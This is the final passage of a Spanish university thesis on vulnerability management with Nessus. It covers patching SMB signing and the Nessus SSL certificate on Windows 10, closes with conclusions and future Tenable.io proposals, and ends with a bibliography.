

Ilustración 276 – Modificación directiva SMB

Aplicamos y aceptamos.



Ilustración 277 – Habilitar directiva SMB

Reiniciamos el ordenador para aplicar los cambios. Una vez resueltas las vulnerabilidades volvemos a escanear para comprobar si queda alguna.



Ilustración 278 – 4º Escaneo de Vulnerabilidades Windows 10

Como vemos, solo queda una, la del certificado de SSL del portal de Nessus.



Ilustración 279 – Vulnerabilidad – Certificado SSL de Nessus

Para quitar esta vulnerabilidad generamos un certificado CA. Para ello, abrimos ‘nessuscli’ con una terminal. [32]



Ilustración 280 – Nessuscli

Lanzamos el siguiente comando y rellenamos la información sobre el equipo en que el aplicaremos el certificado para generar este.



Ilustración 281 – comando: nessuscli.exe mkcert

Una vez generado, se nos habrán creado los cuatro archivos del certificado.



Ilustración 282 – Archivos del certificado

Ahora introducimos el certificado (cacert.pem) en la parte de settings > Custom CA del portal de Nessus. [33]



Ilustración 283 – Introducción del certificado en el portal de Nessus

Una vez introducido el certificado volvemos a escanear para corroborar que ya no queden vulnerabilidades.



Ilustración 284 – 5º Escaneo de Vulnerabilidades Windows 10

Como vemos, tanto Windows 10 como Ubuntu son dos SO que se pueden actualizar y parchear hasta dejar totalmente sin vulnerabilidades graves gracias a que siguen teniendo soporte, a diferencia de Windows 7 y XP que muchas de las vulnerabilidades no son parcheables ya.

En el equipo Windows – 10 partíamos de lo siguiente:

Ilustración 285 – Primer escaneo – Windows 10

Hemos acabado asi:

Ilustración 286 – Último escaneo – Windows 10

7. Conclusiones

En este apartado hablaremos de las conclusiones obtenidas tras la búsqueda y análisis de las vulnerabilidades con Nessus y de la explotación y parcheo de estas. Tambien propondremos futuros proyectos relacionados con la gestión de vulnerabilidades.

7.1 Conclusiones.

En una gestión de vulnerabilidades en un caso real, se harían los pasos explicados en el apartado 2.1.1 Gestión de vulnerabilidades.

En un caso real seccionaríamos los pasos de la siguiente forma:

- Se llevaría a cabo un escaneo de detección de equipos en un rango de IPs para detectar todos los equipos conectados e información relevante como su sistema operativo, los puertos abiertos, etc.
- Una vez detectados todos los equipos, hacer una división de estos por sistema operativo o por cualquier parámetro común que permita hacer una división de estos equipos en la red.
- Una vez divididos los equipos en varios grupos, lanzaríamos un escaneo de búsqueda de vulnerabilidades en cada uno de ellos, eligiendo los plugins necesarios para cada grupo. De esta manera, podemos acortar los tiempos de duración del escaneo, ya que, en un caso real donde haya gran cantidad de equipos, los escaneos pueden llegar a durar más de una hora.
- Una vez obtenemos los resultados del escaneo debemos siempre ordenar por la criticidad de las vulnerabilidades encontradas y analizar el daño que pueden causar en nuestra red si alguien descubriese esa vulnerabilidad y la explotase. Hay que tener claro que no siempre las vulnerabilidades criticas recién descubiertas en internet son igual de críticas para todos, puede que una vulnerabilidad tenga una criticidad de valor 9 pero para nuestra red, por el tipo de equipos, el tipo de dispositivos, etc tenga un valor de 5, siendo una vulnerabilidad muy baja para nosotros.
  Estos dos parámetros de medida se diferencian en CVSS (Common Vulnerability Scoring System) que nos informa de los datos almacenado en la NVD (National Vulnerability Database) que muestran el riego asociado a la vulnerabilidad. El otro parámetro es el VPR, este es un complemento dinámico de los datos proporcionados por la puntuación CVSS de la vulnerabilidad que nos indica el valor de criticidad que tiene cada vulnerabilidad en nuestro propio sistema.
- Por último, después de analizar y estudiar todas las vulnerabilidades se nos abren dos caminos:
  - Si somos defensores, nuestro objetivo será deshacernos a toda costa de esa vulnerabilidad. Aquí comienza toda la búsqueda de actualizaciones o de maneras que impidan la explotación de dicha vulnerabilidad.
  - Si somos atacantes, nuestro objetivo será buscar formas de ataque para explotar dicha vulnerabilidad antes de que el equipo de defensa parche esa vulnerabilidad.

Detrás de todos estos pasos, hay una gran cantidad de horas de escaneos, de búsqueda de vulnerabilidades, de análisis de estas, de búsqueda y aplicación de parches para la eliminación de vulnerabilidades y por último, de análisis de ataques para explotar una vulnerabilidad.

En el sector de la ciberseguridad, el análisis, explotación y parcheo de vulnerabilidades es algo que cambia cada día. Todos los días aparecen nuevas vulnerabilidades por una mala actualización, por un nuevo hardware sin tanta seguridad, por malas prácticas por partes de los administradores de la red, etc. Es por esto, que los departamentos de ciberseguridad están ganando tanto peso hoy en día. Este departamento es el que se encarga de estar 24x7 analizando vulnerabilidades para mantener un sistema seguro en las empresas y evitar asi toda explotación de vulnerabilidades que pueda llevar a un atacante a los datos más confidenciales de estas.

Como conclusión, es importante que en la gestión de vulnerabilidades se sigan todos los pasos de identificación, evaluación, tratamiento e información de vulnerabilidades, detallando en cada uno de los pasos toda la información posible acerca de la vulnerabilidad gestionada. Tambien es importante que los escaneos se programen para ser lanzados cada cierto tiempo y en horas fuera del trabajo para evitar falsos positivos y saturar la red.

7.2 Nuevas propuestas de trabajo.

Este trabajo ha permitido recopilar una gran cantidad de información sobre Nessus y los diferentes softwares de Tenable. Gracias a toda esta información, sería interesante estudiar las siguientes propuestas de trabajo:

- Primera propuesta: Uso de Tenable.io VM (Vulnerability Management) para la visión completa de posibles ataques y la rápida respuesta a las vulnerabilidades criticas. Estudio de la plataforma, de sus escaneos activos, los diferentes agentes, el monitoreo pasivo, los conectores en la nube para la gestión de vulnerabilidades, la gestión de superficie de ataque externa y las integraciones CMDB.
- Segunda propuesta: Uso de Tenable.io WAS (Web App Scanning). Estudio y manejo del portal, de sus nuevos escaneos enfocados a la gestión de vulnerabilidades en aplicaciones web que escanean los principales riesgos OWASP hasta los componentes vulnerables de la aplicación web.

Estas propuestas de trabajo son el siguiente paso al uso de Nessus. Tanto Tenable.io VM como Tenable.io WAS incluyen internamente todas las funcionalidades y el escáner de Nessus más toda la parte especializada en cada una de las dos soluciones.

Ambas propuestas son las mas utilizadas en el mercado ya que tienen un potencial mayor al de Nessus, permitiendo una monitorización constante y dando una información mucho más detallada acerca del parcheo y ataque de las vulnerabilidades, a parte de la diferencia del portal, que permite una muestra de datos bastante más detallada, mostrando los diferentes tipos de criticidad (CVSS y VPR) para cada vulnerabilidad.

Además, permiten la creación de dashboards para la generación automática de informes.

8. Bibliografía

[1] Wikipedia, Daemon (Informática), 2022.

https://es.wikipedia.org/wiki/Daemon_(inform%C3%A1tica)

[2] R. KeepCoding, ¿Qué es una vulnerabilidad en ciberseguridad?, 14 de junio de 2022.

https://keepcoding.io/blog/que-es-una-vulnerabilidad-en-ciberseguridad/#:~:text=Una%20vulnerabilidad%20en%20ciberseguridad%20es,un%20atacante%20con%20fines%20maliciosos.

[3] R. KeepCoding, ¿Qué es un escaneo de vulnerabilidades?, 29 de junio de 2022.

https://keepcoding.io/blog/que-es-un-escaneo-de-vulnerabilidades/

[4] G. d. ciberseguridad, Parche de seguridad, 30 de marzo de 2018.

https://glosarios.servidor-alicante.com/ciberseguridad/parche-de-seguridad

[5] Wikipedia, Metasploit, 28 de noviembre de 2022.

https://es.wikipedia.org/wiki/Metasploit

[6] a. -. B. s. together, ¿Qué es la gestión de vulnerabilidades? Definición y proceso, 1 de febrero de 2022.

https://www.ambit-bst.com/blog/qu%C3%A9-es-la-gesti%C3%B3n-de-vulnerabilidades-definici%C3%B3n-y-proceso

[7 Xataka, Meltdown y Spectre: así es la pesadilla en la seguridad de las CPUs de Intel, AMD y ARM.

https://www.xataka.com/seguridad/meltdown-y-spectre-asi-es-la-pesadilla-en-la-seguridad-de-las-cpus-de-intel-amd-y-arm

[8] Wikipedia, Ripple20, 3 de febrero de 2021.

https://en.wikipedia.org/wiki/Ripple20

[9] ayudaley, Zerologon. Una vulnerabilidad de Windows Server muy peligrosa.

https://ayudaleyprotecciondatos.es/2021/10/14/zerologon/

[10] L. v. d. galicia, Solorigate: La mayor trama de espionaje de la historia.

https://www.lavozdegalicia.es/noticia/mercados/2021/01/03/solorigate-mayor-trama-espionaje-historia/0003_202101SM3P7991.htm

[11] Sygnia, Demystifying the printnightmare vulnerability, 2022.

https://blog.sygnia.co/demystifying-the-print-nightmare-vulnerability

[12] Dynatrace, Detect and remediate Log4Shell with Dynatrace, 2022.

https://www.dynatrace.com/monitoring/solutions/devsecops/log4shell/?utm_source=google&%2Butm_medium=cpc&utm_term=log4shell&utm_campaign=es-appsec-application%20security&utm_content=none&gclid=CjwKCAjw8JKbBhBYEiwAs3sxN9B84qVUslpJGjLgn%20ZHAi493pkZQ7Dzr0XEbQENnWBOgjpmvc8tIURoC0AUQAvD_BwE&gclsrc=aw.ds

[13] C. &. i. s. agency, Alert (AA22-011A) Understanding and Mitigating Russian State-Sponsored Cyber Threats to U.S. Critical Infrastructure, 1 de marzo de 2022.

https://www.cisa.gov/uscert/ncas/alerts/aa22-011a

[14] S. Info, Más detalles de ContiLeaks (ransomware), 19 de anroñ de 2022.

https://blog.segu-info.com.ar/2022/04/mas-detalles-de-conti-leaks.html

[15] Tenable, Scan and Policy Templates.

https://docs.tenable.com/nessus/Content/ScanAndPolicyTemplates.htm

[16] Wikipedia, Security Content Automation Protocol, 18 de septiembre de 2022.

https://es.wikipedia.org/wiki/Security_Content_Automation_Protocol

[17] G. d. l. ciberseguridad, OVAL - Open VUlnerability and Assessment Language.

https://seguridad-de-la-informacion.blogspot.com/2007/05/oval-open-vulnerability-and-assessment.html

[18] Keepcoding, ¿Qué es Blue Team en Ciberseguridad?, 22 de agosto de 2022.

https://keepcoding.io/blog/que-es-blue-team-en-ciberseguridad/

[19] incibe, Los 10 vectores de ataque más utilizados por los ciberdelincuentes, 25 de octubre de 2022.

https://www.incibe.es/protege-tu-empresa/blog/los-10-vectores-ataque-mas-utilizados-los-ciberdelincuentes

[20] Keepcoding, ¿Qué es Red Team en Ciberseguridad?, 2 de septiembre de 2022.

https://keepcoding.io/blog/que-es-red-team-en-ciberseguridad/

[21] g. advisor, https://www.gb-advisors.com/es/mimikatz/, 24/10/2019.

https://www.gb-advisors.com/es/mimikatz/

[22] KEEPCODING, ¿Qué es Metasploit?, 8/7/2022.

https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

[23] J. F. Toledo, Instalación de Metasploit en Kali Linux, 8 de noviembre de 2019.

https://jesusfernandeztoledo.com/instalacion-de-metasploit-en-kali-linux/

[24] F. -. F. C. S. Training, Howto: mimikatz how to use to get Windows Admin Password.

https://www.youtube.com/watch?v=flQiNBjNUWE

[25] S. Carreño, Hacking Etico, atacando Windows 10 con Kali (Meterpreter).

https://www.youtube.com/watch?v=vOn-yYwyS5I

[26] W. H. TO, Exploit EternalBlue on Windows Server with Metasploit, 05/11/2019.

https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/

[27] Conda, Common Linux Privilege Escalation: Using Kernel Exploits, 8/9/2020.

https://www.youtube.com/watch?v=aqp5ahzeOqA

[28] U. Wiki, LTSEnablementStack, 11/11/2021.

https://wiki.ubuntu.com/Kernel/LTSEnablementStack

[29] techdirectarchive, Internet Explorer: How to disable IE via Group Policy or Windows Registry Settings, 25/06/2022.

https://techdirectarchive.com/2022/06/25/internet-explorer-how-to-disable-ie-via-group-policy-or-registry-settings/

[30] debug.to, WinVerifyTrust Signature Validation Vulnerability.

https://debug.to/5744/winverifytrust-signature-validation-vulnerability?show=5745

[31] S. Subhani, How to resolve SMB Signing not required Vulnerability, 10/9/2020.

https://shahzadsubhani.medium.com/how-to-resolve-smb-signing-not-required-vulnerability-a1057219ed61

[32] Tenable, Certificates and Certificate Authorities.

https://docs.tenable.com/nessus/Content/Certificates.htm

[33] T. P. Education, https://www.youtube.com/watch?v=aWiz0PBynDM, 10/4/2020.

https://www.youtube.com/watch?v=aWiz0PBynDM

Universidad de Alcalá
Escuela Politécnica Superior

ESCUELA POLITECNICA
SUPERIOR

Universidad
de Alcalá